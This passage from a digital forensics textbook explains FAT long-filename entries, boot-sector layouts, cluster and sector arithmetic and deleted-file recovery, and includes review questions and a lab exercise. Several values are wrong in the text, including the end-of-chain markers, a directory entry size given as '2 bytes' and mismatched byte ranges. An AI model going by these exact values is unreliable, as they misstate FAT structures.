


Fig. 5.17 Long file name directory entry example

contains a short filename which is derived from the long filename. Specially, a typical base short filename consists of two components: An initial piece of the long filename and a number with 0x7e (~) added between them, for example, “FORENS~1.PDF”. Plus the file extension, the short filename would be unique.

From Table 5.4 it can be observed that each LFN can hold 13 filename characters. More LFNs are needed if a filename is longer than 13 characters. As discussed above, the LFN entries are laid out in an order in which the directory entry for the file is immediately preceded by first LFN entry, second LFN entry, ... Each LFN is labelled with a sequence number, starting at 1 and increasing for each LFN entry until the final entry whose sequence number is ORed with 0x40. For example, if there was a file with the name “OnAchievingEncryptedFileRecovery.pdf”, which needs 3 LFN entries, the sequence numbers and directory entries including 8.3 and LFN entries would be shown in Table 5.5. Also, the 8-bit Checksum is calculated using the short filename “onachi~1.pdf”, as shown in Table 5.5.

	m	e	.	p	d	f			
2 nd LFN entry	42	6d	0065	002e	0070	0064	000f	0031	6600
	0000	ffff	ffff	ffff	ffff	0000	ffff	ffff	ffff
1 st LFN entry	f	o	r	e	n	s			
	01	66	006f	0072	0065	006e	000f	0031	7300
	6900	6300	7300	7200	6500	0000	6100	6400	
	i	c	s	r	e	a	d		

Fig. 5.18 Filename characters in the LFN entries in Fig. 5.17

Figure 5.17 shows an example of a file which has a long name, “forensicsreadme.pdf”, in the root directory. It occupies three entries, one standard entry and two LFN entries, where the standard entry contains its short name of “forens~1.pdf” and all LFN entries have a same checksum of 0x31, which is calculated from the 11 characters in the 8.3 filename found in the standard entry. The first LFN entry has a sequence number of 1, and the second LFN entry has a sequence number of 0x42, where its sixth bit means it is the last one so that its real sequence number is 2. Look carefully at the ASCII representations of each entry below, and notice that you need to read the entries from bottom-up. In other words, LFN entries precede the standard entry and it will be in reverse order. Also take note of the fact that the shortname data isn’t influenced by how many LFN entries there are, nor their content. The entire name of the file can be found in the LFN entries alone.

In the example above, it can be observed in Fig. 5.17 that the short name “FORENS~1.PDF” is stored at byte offset 0x0-0xa in the standard entry. Also it can be observed in Fig. 5.18, the long filename has been divided into five pieces, spreading into the LFN entries. The first three pieces, “foren”, “sicsre”, and “ad”, can be found in the first LFN entry. They are located at byte offset 0x1-0xa, 0xe-0x19 and 0xic-0x1f, respectively. The last two pieces, “me.pdf” and ‘f’ are stored in the second LFN entry, and are located at byte offset 0x1-0xa, 0xe, respectively.

If you look at all LFN entries, you will find out that their 11th byte (or the file attributes for LFN) is 0x0f. It can be used to identify a LFN entry. Also, in the second LFN entry (or the last LFN entry), it can be seen that the last four bytes are set to FF FF FF FF (0xffff). This indicates the end of LFN entry for the file in the root directory.

Finally, Fig. 5.19 shows the output of The Sleuth Kit (TSK)’s **fsstat** tool, detailing information about a file system image used in this chapter. The information about three sections of the FAT file system is marked according to the output.

Review Questions


1. Describe in your own words, what is a File System?
2. The file attributes, _____, _____, and _____, are essential for finding a file.
3. The data in file systems can be classified into five categories. The first one is File System Data, and the other four are _____, _____,

```

FILE SYSTEM INFORMATION
-----
File System Type: FAT32 ← FAT version

OEM Name: MSDOS5.0
Volume ID: 0xae3dd3b9
Volume Label (Boot Sector): NO NAME
Volume Label (Root Directory):
File System Type Label: FAT32
Next Free Sector (FS Info): 8212
Free Sector Count (FS Info): 240010

Sectors before file system: 97

File System Layout (in sectors)
Total Range: 0 - 248222

    * Reserved: 0 - 6315
    ** Boot Sector: 0
    ** FS Info Sector: 1
    ** Backup Boot Sector: 6
    * FAT 0: 6316 - 7253
    * FAT 1: 7254 - 8191
    * Data Area: 8192 - 248222
    ** Cluster Area: 8192 - 248221
    *** Root Directory: 8192 - 8193
    ** Non-clustered: 248222 - 248222

METADATA INFORMATION
-----
Range: 2 - 3840502
Root Directory: 2

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 1024
Total Cluster Range: 2 - 120016

FAT CONTENTS (in sectors)
-----
8192-8193 (2) -> EOF
8194-8211 (18) -> EOF

```

Fig. 5.19 Whole view of the FAT file system used in this example (Output from The Sleuth Kit's fsstat tool details information about a file system image used here)

- _____ , and _____. Which data category does partition boot sector in FAT file systems belong to? _____.
4. Consider the size of data unit (cluster or block) in a file system is 4 KB (4096 bytes). If we create a file of 31,105 bytes in size, the slack space of the file is _____ bytes.
 5. Consider a FAT32 file system with the cluster size of 8 KB and a data area that starts at sector 1894. The root directory is located in the data area of sectors 2000–2031. The sector address of cluster 28 is _____.

6. What is a disk partition? What is a disk volume? Which is bigger, and which do you put a file system on?
7. According to Fig. 5.13, what is the possible size of a cluster?
 - (a) 1024 bytes
 - (b) 2048 bytes
 - (c) 4096 bytes
 - (d) 5120 bytes
8. What utility in The Sleuth Kit (TSK) displays the layout of a file system?
 - (a) mmls
 - (b) fsstat
 - (c) blkcat
 - (d) xxd

5.3 Lab Exercises

The objective of this exercise is to give you a better understanding of how FAT file system works.

5.3.1 *Setting up the Exercise Environment*

For this exercise, you will use a disk image named “thumbimage_fat.dd” provided in the book and will need to upload this disk image to Forensics Workstation you have built up in Chap. 3.

5.3.2 *Exercises*

Part A: Disk Analysis with *mmls*

Use the ‘*mmls*’ tool of The Sleuth Kit to figure out the layout of the disk image provided. Determine the location of the first partition, and fill out the following table with details of the partition (Table 5.6).

Note that the output of *mmls* on the disk image describes the **start**, **end** and **size** of the partitions (in sectors). You need to convert the size of a partition from sectors to megabytes (MB).

Part B: Use dcfldd to Extract the First Partition Image from the Disk Image Provided

Please refer to Appendix B in Chap. 3 on how to use the dcfldd utility to extract a random portion of a data file.

Part C: FAT File System Analysis

In Part A, you should have already determined that the first partition is formatted with the FAT file system. Now analyze the file system image by answering the following questions based on the data stored in the image.



You would need to analyze the partition boot sector.

- Q1.** What version of FAT is used? (FAT12, FAT16, or FAT32)?
- Q2.** What is the number of reserved sectors?
- Q3.** Where is the File Allocation Table (FAT) 0 located? (Hint: you would need to figure out the start position and the size (or end position) of the FAT area.)
- Q4.** What is the number of FAT copies?
- Q5.** Where is the root directory located (sector address, and cluster address)? (Hint: you would need to figure out the start position and the size (or end position) of the root directory.)
- Q6.** What is the cluster size (in bytes)?
- Q7.** Where is the data area (in sectors and clusters)?
- Q8.** What is the volume label (the name of the volume)?
- Q9.** What is the size in sectors of the file system?
- Q10.** Is there volume slack? (Yes/No)

Part D: Analyze File Properties

In the extracted partition, there is a file named readme.txt under the root directory. You would need to answer the following questions by discovering the properties of the file.



You would need to analyze the FAT file system's important data structures, including file allocation table and root directory.

Table 5.6 Details of the first partition in the disk image “thumbimage_fat.dd”

First partition	
Start position in sector	
Number of sectors in partition	
Size of the partition (MB)	
Type of partition	

For “readme.txt”:

Q11. File size in decimal (bytes): _____

Q12. Starting cluster number in decimal: _____

Q13. Starting sector address in decimal: _____

Please note: You would need to convert cluster number to sector address.

Q14. The number of clusters allocated to the file “readme.txt”:

Q15. The number of sectors allocated to the file “readme.txt”:

Q16. The list of the addresses of clusters in the order that are allocated to the file “readme.txt”: _____

Q17. The size of Slack Space in decimal (bytes):

Part E: Analyze Files with Long Filenames

In the extracted partition, there is a file with a long file name under the root directory. You need to discover the information about this file, by answering the same questions as listed in Part D, and most importantly, the long name of the file.

Q18. What is the long name of the file?

5.4 Helpful Tips

- (a) There are many ways to determinate the version number of a FAT file system. For example, we look at the data at byte offset 82–85 within the Partition Boot Sector, and should be able to figure out whether a FAT file system is FAT32 or not.
- (b) In the FAT file system, a special signature is used to mark the end of the file or the end-of-cluster chain. The following special signatures are used for the various versions of FAT file systems:
 - 0xffff (in FAT12)
 - 0xfffff (in FAT16)
 - 0xffffffff (in FAT32)
- (c) As for different versions of FAT file system, the method for finding the location of root directory, which is one of most important data structures, is quite different. For FAT12/16, this is actually very straightforward. First, the root directory follows right after the FAT Area, so we know its starting point. Next, we can find the number of entries in the root directory by taking a look at the data at byte offset 17–18 within the Partition Boot Sector; each directory entry has 2 bytes. We then know the size of the root directory by multiplying the number of directory entries by the entry size, and finally, we figure out the location of the root directory.

For FAT32, it is very similar to the way we locate a file. First, we can find the starting cluster allocated to the root directory by taking a look at the data at byte offset 44–47

within the Partition Boot Sector. Next, we take a look at the FAT entry corresponding to the starting cluster, and determine the address of the next cluster in the root directory. This continues until all the clusters belonging to the root directory are found.

- (d) Volume slack: A partition or logical drive must be formatted before it can be available for data storage. It is possible that not the entire partition or logical drive is used, and some space is left **unformatted**. Under normal conditions, it cannot be allocated to files. This unformatted space is called volume slack, which is the unused space between the end of file system and end of the partition where the file system resides. Therefore, if we discover there is a size difference between the disk partition and the file system residing in the partition, we can determine that there is volume slack.
- (e) In order to do conversion between sector addresses and cluster addresses in FAT, you need to first figure out the following four things:

- What is the cluster size in sectors?
- Where is the data area located?
- Where is the root directory located?
- What is the version number of the FAT file system?

The basic formula for calculating the sector address S of cluster C in a FAT file system is

$$(C - 2) * (\text{number of sectors per cluster}) + (\text{sector address of cluster 2})$$

To reverse the process and translate a sector S to a cluster number, the following is used:

$$((S - \text{sector address of cluster 2}) / (\text{number of sectors per cluster})) + 2$$

However, before you use the above formulas to do the conversion, it is very important to know which version of the FAT file system you are dealing with: FAT32, or FAT12/16. According to the version number, you can figure out the location of Cluster 2 respectively. If it is FAT32, Cluster 2 is located at the beginning of the data area or right after the FAT area, i.e., the first sector of the data area, while for FAT12/16, Cluster 2 comes immediately after the root directory.

Then, you need to know the cluster size, i.e., how many sectors per cluster.

Suppose, you have the following output from the fsstat tool in TSK,

.....

File System Layout (in sectors).

Total Range: 0–1957847

* Reserved: 0–37

** Boot Sector: 0

** FS Info Sector: 1

** Backup Boot Sector: 6

* FAT 0: 38–1946
 * FAT 1: 1947–3855
 * Data Area: 3856–1957847
 ** Cluster Area: 3856–1957847
 *** Root Directory: 3856–3863
 ...

CONTENT INFORMATION

Sector Size: 512
 Cluster Size: 4096
 Total Cluster Range: 2–244250

Also, suppose that we convert the sector address 8009 to a cluster number.

From the above output of the fsstat tool, we know sectors per cluster = 4096/512 = 8.

Further, since we are dealing with a FAT32 file system, we know the sector address of Cluster 2 is the first sector of the data area, i.e., sector 3856.

Therefore, we have:

$$\begin{aligned} & ((S - \text{sector address of cluster 2}) / (\text{number of sectors per cluster})) + 2 \\ & = ((8009 - 3856) / 8) + 2 \\ & = 521.125 \quad \text{Finally, we apply the floor number function to the result} \\ & = 521 \end{aligned}$$

Hence, we have the cluster number 521.

Appendix A: Data Structure for the FAT12/16 Partition Boot Sector [2]

Byte offset (within FAT12/16 Partition Boot Sector) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
0x00	36	0–35	See Table 5.1
0x24	1	36–36	Physical drive number (0x00 for removable media, 0x80 for hard disks)
0x25	1	37–37	Not used
0x26	1	38–38	Extended boot signature to identify if the next three values are valid. The signature is 0x29
0x27	4	39–42	Volume serial number, which some versions of windows will calculate based on the creation date and time
0x2b	11	14–25	Volume label, padded with blanks (0x20)
0x36	8	54–61	File system type label in ASCII standard values include “FAT”, “FAT12”, and “FAT16”, but nothing is required.

(continued)

Byte offset (within FAT12/16 Partition Boot Sector) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
			P.S.: This is not meant to be used to determine drive type, however, some utilities use it in this way
0x3e	448	28–31	Not used. It could contain operating system boot code
0x1fe	2	510–511	Boot sector signature (0x55 0xAA)

Appendix B: Data Structure for the FAT32 Partition Boot Sector [2]

Byte offset (within FAT32 Partition Boot Sector) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
0x00	36	0–35	See Table 5.1
0x24	4	36–39	Sectors per file allocation table (FAT)
0x28	2	40–41	Defines how multiple FAT structures are written to. If bit 7 is 1, only one of the FAT structures is active and its index is described in bits 0–3. Otherwise, all FAT structures are mirrors of each other.
0x2a	2	42–43	The major and minor version number (defined as 0)
0x2c	4	44–47	Cluster number of root directory start
0x30	2	48–49	Sector number of FS information sector
0x32	2	50–51	Sector number of a copy of this boot sector (0 if no backup copy exists)
0x34	12	52–63	Reserved
0x40	1	64–64	Physical drive number (see FAT12/16 boot sector at offset 0x24)
0x41	1	65–65	Reserved (see FAT12/16 boot sector at offset 0x25)
0x42	1	66–66	Extended boot signature (see FAT12/16 boot sector at offset 0x26)
0x43	4	67–70	ID (serial number)
0x47	11	71–81	Volume label
0x52	8	82–89	FAT file system type: “FAT32”
0x5a	420	90–509	Not used. It could contain operating system boot code
0x1fe	2	510–511	Boot sector signature (0x55 0xAA)

Appendix C: Checksum Algorithm for LFN Entry [3]

The following C code snippet is used to calculate this checksum:

```
/* Calculating the Checksum */
#include <stdio.h>
Int main() {
    // Short file name. For example, "FORENS~1.PDF".
    // '!' is excluded when calculating the checksum according to a short
    // file name.
    char name[11] = {'F','O','R','E','N','S','~','!','P','D','F'};
    unsigned char checksum;
    int i;
    checksum=0;
    for (i = 0; i < 11; i++) {
        checksum = (((checksum & 1) << 7) | ((checksum & 0xfe) >> 1)) +
            name[i];
    }
    printf(" The Checksum for the short file name specified is %#x\n",
           checksum);
    return 0;
}
```

References

1. Transition to Advanced Format 4K Sector Hard Drives [Online]. Available at: <http://www.seagate.com/ca/en/tech-insights/advanced-format-4k-sector-hard-drives-master-ti/>
2. Brian Carrier. “File System Forensic Analysis”. Addison-Wesley Professional, 2005
3. Long Filename Specification. <http://home.teleport.com/~brainy/lfn.htm>
4. File Allocation System. <http://www.ntfs.com/fat-allocation.htm>

Chapter 6

Deleted File Recovery in FAT



Learning Objectives

The objectives of this chapter are to:

- Understand the principles of data recovery
- Understand the principles of file creation and file deletion in FAT file system
- Understand how to recover deleted files based on remaining file system metadata, particularly through manually recovering the deleted files in a FAT file system

In this chapter, you'll start to explore how file recovery works. It is very common to recover deleted or lost files during an investigation. When a file is deleted by an Operating System, the file content (data) stored in the file system is not destroyed immediately, remaining intact until it is overwritten by other files. Furthermore, many file systems don't completely destroy file system meta-data of the deleted file. It becomes, thus, highly likely and straightforward to perform file recovery based on residual metadata after deletion. In the chapter, we'll show you what happens to a file when it is created and deleted in FAT file system. Then, you'll learn how to recover a deleted file based on residual file system metadata remaining after deletion in FAT file systems.

6.1 Principles of File Recovery

Digital devices such as cellular phones, PDAs, laptops, desktops and a myriad of data storage devices pervade many aspects of life in today's society. The digitization of data and its resultant ease of storage, retrieval and distribution have revolutionized

our lives in many ways. For example, we have witnessed the success of Internet business (e-commerce or online commerce), allowing people to buy products, without visiting a real store. Unfortunately, the digital age has also given rise to digital crime where criminals use digital devices in the commission of unlawful activities like hacking, identity theft, embezzlement, child pornography, theft of trade secrets, etc. Increasingly, digital devices like computers, cell phones, cameras, etc. are found at crime scenes during a criminal investigation. Consequently, there is a growing need for investigators to search digital devices for data evidence including emails, photos, video, text messages, transaction log files, etc., which can assist in the reconstruction of a crime and identification of the perpetrator.

Unfortunately, it is also very often that criminals try to hide their wrongdoings by deleting these digital evidences, which could indict them in the court. Nevertheless, if these digital evidences haven't been overwritten or zeroed-out, the data may still be there, and can be recovered. Actually, when a file is permanently deleted in a file system, the file system no longer provides any means for retrieving the file and marks the data units (clusters or blocks) previously allocated to hold the deleted file content as unallocated hence available for reusing by other files. It is worth noting that many modern Operating Systems provide the user with a means to recover deleted files, particularly from Recycle Bin due to the fact that once a file is deleted from your computer, it's actually just moved to the Recycle Bin, a predefined special file directory, where it's temporarily stored until the Recycle Bin is emptied. In this book, however, we will consider scenarios where there is no ways for the user to gain access to the deleted files using regular file-browsing tools in Operating Systems. Although the file appears to have been erased, its data is still largely intact until it is overwritten by another file.



The Recycle Bin only stores files deleted from hard drives, not from removable media, such as USB Flash Drives or memory cards. Nor does it store files deleted from network drives. The actual location of the Recycle Bin may vary depending on the type of Operating System and file system used. On FAT file systems (typically Windows 98 and prior), it is located in Drive:\RECYCLED. In the NTFS filesystem (Windows 2000, XP, NT), it is Drive:\RECYCLER. On Windows Vista and Windows 7, it is Drive:\\$Recycle.Bin folder. For example, Fig. 6.1 shows the Recycle Bin in Windows 7, which is located in a hidden directory named \\$Recycle.Bin\%SID%, where \$RECYCLE.BIN is a system and hidden folder and %SID% is the security identifier (SID) of the user that performed the deletion. A Recycle Bin can also be configured to remove files immediately when deleted, as shown in Fig. 6.1, to enable the check box provided.

Also, data could be lost or missing due to many other reasons, for example, hardware failure, accidentally deleting a file (or folder) or formatting a disk partition by mistake. Therefore, it is important and crucial to recover files that have been deleted or lost. For example, when the Enron scandal [1] surfaced in October 2001, top executives deleted thousands of e-mails and digital documents in an effort to




Fig. 6.1 The Recycle Bin in Windows 7

cover up their fraud. As one of the decade's most fascinating criminal trials against corporate giant Enron, it was successful largely due to the digital evidence in the form of over 200,000 emails and office documents recovered from computers at their offices. Digital forensics or computer forensics is an increasingly vital part of law enforcement investigations and is also useful in the private sector for disaster recovery plans for commercial entities that rely heavily on digital data, where data recovery plays an important role in the computer forensics field. Therefore, data recovery has become one popular task for digital investigator.

Data recovery can be done mainly on two possible copies of deleted or lost data, the primary (original) copy and backup copy. Data recovery effort should first be made on the primary (original) copy because of two reasons. One is that the primary copy has current or up-to-date data. Second, the backup copy may not exist in many cases. For example, if there is no contingency plan in an organization, there could be no backup copy available.

The most common form of inaccessible data is different types of deleted or lost files, including photos, documents, source code files, photos, videos, audio, email files (e.g., Microsoft Outlook Data Files (.pst)) etc. However, data recovery can be the recovery of any other forms of data which cannot be accessed in a normal way. For example, nowadays, mobile devices are widely used, and also can be used for many different applications. Consider social networking and mobile chat apps: There is a vast amount of information that can be shared (and potentially stored on your device) via these two categories of applications alone, such as messages and geographic locations (GPS information). The above information could be of extreme

importance to a forensic investigation, whether a victim or a perpetrator is being investigated. Many of these applications use SQLite, an open source, embedded relational database, to manage their data. As a result, data recovery could mean the recovery of deleted database records. Nevertheless, deleted file recovery is the focus of this chapter, particularly recovering deleted files in FAT file systems.

There are various different approaches to recover deleted files. According to whether or not file system data has been used for recovery, data recovery techniques can be classified into two categories: Residual file system metadata based approaches and file carving.

When a file is deleted, the operating system updates some file system data so the file system no longer provides any means for the user to access the deleted file. However, in many cases, in addition to file data left intact, some important file system metadata information about the deleted file is not completely wiped out. Obviously, it is very straightforward to recover deleted files by using remaining file metadata information. Nevertheless, these traditional recovery methods that make use of file system structure presented on storage devices become ineffective when the file system structure is corrupted or damaged, a task easily accomplished by a savvy criminal or disgruntled employee with freely available tools. A more sophisticated data recovery solution which does not rely of this file system structure is therefore necessary. These new and sophisticated solutions are collectively known as file carving. File carving is the technique of recovering files from a block of binary data without using any information available in the file system structure.

In this book, we distinguish two terms “file deletion” and “file wipeout”, although they are sometimes used interchangeably. File wipeout refers to the file contents completely destroyed, for example, overwritten, or zeroed-out. It means the file has been physically removed. Once file contents are physically destroyed in this way, the deleted file cannot be recovered. It is also known as secure deletion.

6.2 File Creation and Deletion in FAT File Systems

We now look at what happens to a file when it is created and deleted, particularly in FAT file systems. For ease of presentation, we will always discuss the scenarios about files in the root directory. This is because as to files in the other directories, the only extra effort is that we would need to locate the directory which contains the file we are looking for. This can be done by going through the entire file path, starting from the top-most directory (or root directory) to its next sub level until the directory containing the file is reached.

6.2.1 File Creation

The file system is an integral component of the operating system of a digital device. It is composed of files of many different types with varying sizes and functions. There are system files, executable program files, text files, image files, etc. The file system organizes and manages these files and keeps track of various properties like the file name, security permissions, created and last accessed dates, deleted status, data clusters on disk where the file is stored, information about unused space on the device, etc.

When a file is newly created, the Operating System is responsible for searching the file system for the best location to store the file to ensure fast and efficient retrieval later on. Usually, the Operating System first searches its unallocated space for a block of consecutive clusters large enough to hold the entire file. However, free space is often broken into chunks over time as files are created and deleted and so the largest chunk of unallocated space may not be large enough to hold the entire file. In such cases, the file must be broken into smaller pieces so that each piece can be stored in a separate chunk of free space on the device. Such a file is said to be fragmented, as shown by the example (file 2015_16.xlsx) in Fig. 6.2.

Next, we will explain the steps for creating a file in a FAT file system. As shown in Fig. 6.2, a FAT file system is divided into three areas, including reserved area, FAT table(s), and data area for the file content. All the files are organized in a hierarchical structure, starting with the top most folder, root folder or directory. A directory in a FAT file system is represented by Directory Table (DIR), containing an entry for each file or sub-directory including its name, extension, meta-data (e.g. created date and time, etc.), permissions, size, and most importantly the address of the starting cluster for the file. The FAT area contains indexed entries for each data block on the disk indexed by the block number. Each index contains one of the following four entries [2, 3]:

- Unused (0x0000)
- Bad cluster (0xFFFF7)
- Address of next cluster in use by a file
- Last cluster in a file (0xFFFF8–0xFFFFF)




Fig. 6.2 Layout of FAT file system



Most of the time, the terms Directory and Folder are used interchangeably to describe a location for storing files and/or other directories (subdirectories) on your computer, however there is one distinct feature that separates these terms. Directory is a term in file system, while a Folder is a term used by GUI in an Operating System like Windows. So, sometimes, folders are not physical directories, for example printers. For ease of presentation, hereafter unless otherwise specified the terms Directory and Folder are used interchangeably.

In an FAT file system, the procedure for the file creation can be illustrated as below:

- First, the Operating System checks if the file system has sufficient disk space to store the contents of the newly created file. If not, an “Insufficient disk space” error message appears and the file creation fails. Otherwise, a certain number of clusters will be allocated to the file, and their status becomes allocated and unavailable to other files or folders.
- Second, according to the file path, an entry of the directory that contains the file will be assigned to the file, where some important information about the file, including its name, extension, created date/time, permissions, and size. Most importantly, the address of the starting cluster for the file, will be filled.
- Third, the chain of clusters that are allocated to the file will be created in the FAT table of the file system. In FAT file system, each cluster has a corresponding FAT table entry with the same sequence number, for example, FAT table entry 2 stands for cluster 2. Also, each FAT entry holds either the address of next cluster in use by the file or a special mark (e.g., 0xffffffff in FAT32), indicating the last cluster in a file (or the end-of-cluster chain). In the example shown in Fig. 6.3, the newly created file *1.dat* occupies clusters 8–10. FAT table entry 8 represents cluster 8, and it contains a value 9, indicating that the next cluster in use by the file is cluster 9, whereas FAT table entry 10 contains EOF, indicating that cluster 10 is the last cluster allocated to the file.

6.2.2 File Deletion

When a file is deleted in a FAT file system, the operating system only updates the DIR entry where the first character of the file name (or the first byte of the directory entry) is set to a special character (0xe5 in hex). The directory entry becomes a deletion entry. The character **0xE5** indicates to the system that the directory entry is available for use by a new entry, but no other change is made to this directory entry. In other words, the rest of the file name as well as meta-data (created date/time, permissions, size, and most importantly the address of the starting cluster for the file) is kept intact. At the same time, all the FAT entries corresponding to the deleted file are zeroed out to indicate that the corresponding clusters are available for use. However, the operating system does not erase the actual contents of the data clusters.




Fig. 6.3 File creation

In other words, the data of the file remains untouched in the data area. As shown in Fig. 6.4b, it shows its relevant remaining information in the system after *File.txt* (in the example Fig. 6.4a) is deleted from the system. The two cardinal changes are: “*File.txt*” updates to “*_ile.txt*” and the FAT cluster chain are wiped out in directory entry.

6.3 Deleted File Recovery in FAT File Systems

Obviously, it is very straightforward to recover deleted files by using remaining file metadata information in a FAT file system given that most of files are stored in contiguous blocks. First, we scan the entire file system one directory entry at a time and compile a list of entries with a deletion marker (e.g. 0xE5). Then, we simply change the first character of the file name back to its original one from 0xE5. Then, we put back the cluster chain into FAT since we know the starting cluster address from the DIR entry as well as the file is stored on consecutive disk blocks. The detailed recovery process will be elaborated on below.

Assume that a file is stored in a hard disk contiguously and without fragmentation, which happens to be the most common scenario for file storage, i.e., contiguous storage allocation. In other words, the list of clusters in use by a file will progress in a linear fashion (for example 26, 27, 28, 29 if a file occupies 4 clusters, starting with cluster 26.). It is worth noting that in this chapter, we only consider the above scenario. But when a deleted file is fragmented, then it becomes very challenging to recover it. The state-of-the-art of this will be elaborated on in Chap. 9 on file carving.




Fig. 6.4 Illustration of file deletion in FAT file systems. (a) Relationship between the directory entry structures, clusters, and FAT structure before file deleted. (b) Relationship between the directory entry structures, clusters, and FAT structure after file deleted

Now, if you want to recover this deleted file, then you need to do a number of things. Suppose that we know the cluster size.

Firstly, search the DIR which contains the deleted file, and according to the remaining file name, locate the directory entry, which represents the deleted file.

Secondly, locate the file name in the directory entry and alter that first character from 0xE5 to its original one or any legal value.

Thirdly, obtain the file size and the address of the first cluster which has been allocated to the file by parsing out the directory entry. Then, determine the number of clusters allocated to the file based on the file size and the cluster size. In the example shown in Fig. 6.4a, the file size is 16,000 Bytes. Suppose that the cluster size is 4 KB. Then, we have

